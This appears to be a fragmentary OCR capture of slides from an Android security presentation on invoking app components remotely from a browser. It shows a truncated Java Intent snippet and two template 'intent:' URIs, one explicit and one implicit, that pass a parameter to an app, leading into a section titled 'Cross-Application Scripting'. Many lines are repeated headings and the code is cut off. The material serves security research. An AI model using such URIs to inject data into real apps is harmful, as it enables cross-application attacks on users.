
Example #2:

```
Intent i = new Inte
i.setData("https://
startActivity(i);
```







Remote Invocation via Browsers



Remote Invocation via Browsers



Remote Invocation via Browsers



Remote Invocation via Browsers

Remote Invocation via Browsers

HTML


Explicit Invocation:

```
intent:#Intent;component=App/.B;S.param=data;end
```


Implicit Invocation:

```
intent:#Intent;scheme=app://;S.param=data;end
```

Remote Invocation via Browsers




Remote Invocation via Browsers



STEP I DEMO

STEP II: CROSS-APPLICATION SCRIPTING



